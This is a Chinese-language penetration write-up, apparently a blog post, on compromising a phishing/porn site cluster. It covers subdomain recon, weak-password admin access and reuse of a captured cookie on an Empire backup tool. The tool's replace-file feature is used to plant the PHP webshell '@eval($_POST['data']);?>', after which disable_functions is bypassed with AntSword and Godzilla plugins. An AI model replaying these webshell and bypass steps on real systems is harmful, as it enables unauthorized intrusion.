



某钓鱼站群拿 shell
在群内看到一个师傅发的网站



域名为二级域名
注册账号后，发现有头像，但是白名单绕过不了
扫描端口和目录





发现是宝塔搭建的网站
发现没有什么东西，我就去找子域名
通过 360 威胁情报中心发现了九个，是一个站群

360 威胁情报中心 [情报查询](#) [关联分析](#) [100](#)


请输入IP、域名、文件HASH、证书指纹

大状态

关联域名	域名解析记录类型	角	首次发现时间	最近发现时间	情报标签
[Redacted]	A	[Redacted]	2022-04-19 09:43:41	2022-05-01 04:23:48	色情网址
[Redacted]	A	[Redacted]	2022-04-19 07:07:56	2022-04-30 21:02:10	色情网址
[Redacted]	A	[Redacted]	2022-04-30 20:06:19	2022-04-30 20:06:19	色情网址
[Redacted]	A	[Redacted]	2022-04-20 20:31:30	2022-04-30 19:34:00	色情网址
[Redacted]	A	[Redacted]	2022-04-24 13:12:44	2022-04-30 14:26:23	色情网址
[Redacted]	A	[Redacted]	2022-04-13 09:35:42	2022-04-30 10:14:16	色情网址
[Redacted]	A	[Redacted]	2022-04-14 12:55:02	2022-04-29 13:04:56	色情网址
[Redacted]	A	[Redacted]	2022-04-18 16:56:02	2022-04-24 12:41:39	色情网址
[Redacted]	A	[Redacted]	2022-04-24 12:40:45	2022-04-24 12:40:45	色情网址
[Redacted]	A	[Redacted]	2022-04-17 17:43:41	2022-04-17 17:43:43	色情网址
[Redacted]	A	[Redacted]	2022-04-02 08:10:26	2022-04-11 21:36:34	色情网址

Co. 360.net 版权所有 京ICP证080047号(京ICP备08010314号-6)京公网安备 11000002000006号

我依次打开后，发现前面几个域名是一样的，后面的域名是



是 app 的网站源码（后来我看文件的时候才知道，这个东西原来是 80 端口时 app，443 端口是 pc 端）
扫描目录发现了



结果直接使用弱口令就进去了
我以为直接上传 php 文件就可以结束的时候，发现，文件时可以上传，但是不返回路径
添加人物


人物昵称:	
头像图片:	<input type="button" value="浏览..."/> 未选择文件。
外部图片:	

添加

我这个时候有看见了一个发现外部图片，我想试试存不存在文件包含，结果并没什么用

人物昵称:	小美嘉
头像图片:	<input type="button" value="浏览..."/> 未选择文件。
外部图片:	img/89.jpg

然后我在目录扫描里面看见了一个 bak 目录



我打开后发现是



欢迎使用

Language

Chinese simplified (gb2312) v

管理员登录	
用户名:	<input type="text"/>
密码:	<input type="password"/>
<input type="button" value="登录"/> <input type="button" value="重置"/>	
(查看 说明文档)	

帝国的一款数据库备份工具

```
ebak_bakrnd=35y5cCnnA4Kh; ebak_bakusername=admin; ebak_baklogintime=1651409265
```

登陆成功

```

1 GET /hak/admin.php HTTP/1.1
2 Host: [REDACTED]
3 Upgrade-Insecure-Request: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: ebak_loginebakckpass=119770adb578053dc383f67a81bcb6c;
  ebak_bakrnd=35y5c0nnA4hk; ebak_bakuserna=admin; ebak_baklogintime=
  1651409265
9 Connection: close

```

[illegible]

信息提示

登录成功, 正在进入控制面板.



接下是我在这个里面查找

localhost
kh1
kh1
utf8

























收集到了数据库，但是没什么用
但是我点到

帝国备份王菜单
控制面板首页
参数设置
备份数据
管理备份设置
恢复数据
管理备份目录
替换目录文件
执行SQL语句
说明文档
退出系统

发现了

操作
[打包并下载] [替换文件内容] [删除目录]

然后我就下载了，他备份的数据库
发现并没什么有用的东西

 config.php	2022/
 readme.txt	2022/
 se2admin_1.php	2022/
 se2fl_1.php	2022/
 se2hd_1.php	2022/
 se2nav_1.php	2022/
 se2nr_1.php	2022/
 se2nr_2.php	2022/
 se2nr_3.php	2022/
 se2nr_4.php	2022/
 se2nr_5.php	2022/
 se2nr_6.php	2022/
 se2nr_7.php	2022/
 se2sc_1.php	2022/
 se2tusc_1.php	2022/
 se2wz_1.php	2022/
 se2zf_1.php	2022/
 sj3sk_1.php	2022/
 uboad_1.php	2022/
 uboadfl_1.php	2022/
 uboadmin_1.php	2022/
 ubobq_1.php	2022/
 ubocard_1.php	2022/
 ubofx_1.php	2022/

这个时候我发现了

位置：替换目录文件内容

替换目录文件内容

替换目录：

bdata /

选择目录

将字符：

(若是正则替换，可用 “*” 表示任意字符)

替换为：

选项：

☐ 正则替换

开始替换

重置

这个东西可以替换已经备好文件的里面的内容

这个时候我就打开之前下载的数据库文件

```

<?php
    $b_table="daxiu,se2admin,se2fl,se2hd,se2nav,se2nr,se2sc,se2tusc,se2wz,se2zf,sj3sk,ub
    $tb[daxiu]=1;
    $tb[se2admin]=1;
    $tb[se2fl]=1;
    $tb[se2hd]=1;
    $tb[se2nav]=1;
    $tb[se2nr]=7;
    $tb[se2sc]=1;
    $tb[se2tusc]=1;
    $tb[se2wz]=1;
    $tb[se2zf]=1;
    $tb[sj3sk]=1;
    $tb[uoad]=1;
    $tb[uoadfl]=1;
    $tb[uoadadmin]=1;
    $tb[ubobq]=1;
    $tb[ubocard]=1;
    $tb[ubofx]=1;
    $tb[ubofxfc]=1;
    $tb[ubofxmx]=1;
    $tb[ubohbjl]=1;
    $tb[uboip]=1;
    $tb[ubopacket]=1;
    $tb[ubopayjs]=1;
    $tb[ubopl]=1;
    $tb[ubosk]=1;
    $tb[uboterrace]=1;
    $tb[ubotg]=1;
    $tb[ubotgj1]=1;
    $tb[ubotj]=1;
    $tb[ubotj3]=1;
    $tb[uboud]=1;
    $tb[ubouidnavis]=1;

```

发现是，就是说我把

\$b_table=

替换为

@eval(\$_POST['data']);?>

是不是就是一句话木马了??

我想到这里，立马开始

替换目录:	bdata / 123456	<input type="button" value="选择目录"/>
将字符:	\$b_table=	
(若是正则替换, 可用 "*" 表示任意字符)		
替换为:	@eval(\$_POST['data']);?>	

然后我通过刚刚收集到的信息

位置: 管理备份目录 (存放目录: **bdata**)

备份目录名(点击转向)

 123456

(说明: 如果备份目录文件较多建议直接从FTP下载备

访问


Xxx/bak/bdata/123456/config.php

发现是



找是那个 config.php 文件的

被我注释掉的,



这样


然后我去连接

但是这里出现了一个问题


不知道为什么蚁剑需要这样设置才能连接上去

网站备注	<input type="text"/>
编码设置	<input type="text" value="GB2312"/>
连接类型	<input type="text" value="PHP"/>
编码器	
<input type="radio"/> default (不推荐)	
<input type="radio"/> base64	
<input type="radio"/> chr	
<input checked="" type="radio"/> chr16	
<input type="radio"/> rot13	
解码器	
<input type="radio"/> default	
<input type="radio"/> base64	
<input checked="" type="radio"/> rot13	

然后就连接到 shell 了



当我想提权的时候，有发现一个问题
存在 disable_functions, disable_functions 存在后执行命令就是这样的




以下来自百度

disable_functions 是 php.ini 中的一个设置选项，可以用来设置 PHP 环境禁止使用某些函数，通常是网站管理员为了安全起见，用来禁用某些危险的命令执行函数等。(eval 并非 PHP 函数，放在 disable_functions 中是无法禁用的，若要禁用需要用到 PHP 的扩展 Suhosin。)

就是禁用了危险的函数，执行不了命令

这个时候我们就需要 byapss 绕过 disable_functions 这个函数，这里我不是很会，但是我们可以直接使用蚁剑插件




然后发现绕过不了这个，接着我去使用哥斯拉上面的这个绕过插件
哥斯拉执行命令



也有这个
我就去绕过模块



发现是绕过成功



成功执行命令，接下来就是反弹 shell，权限提升，但是，这里出现了这个东西，nc 没用，但是 php 反弹可以，下面的步骤我就不发出来了，因为没成功，就不发出来了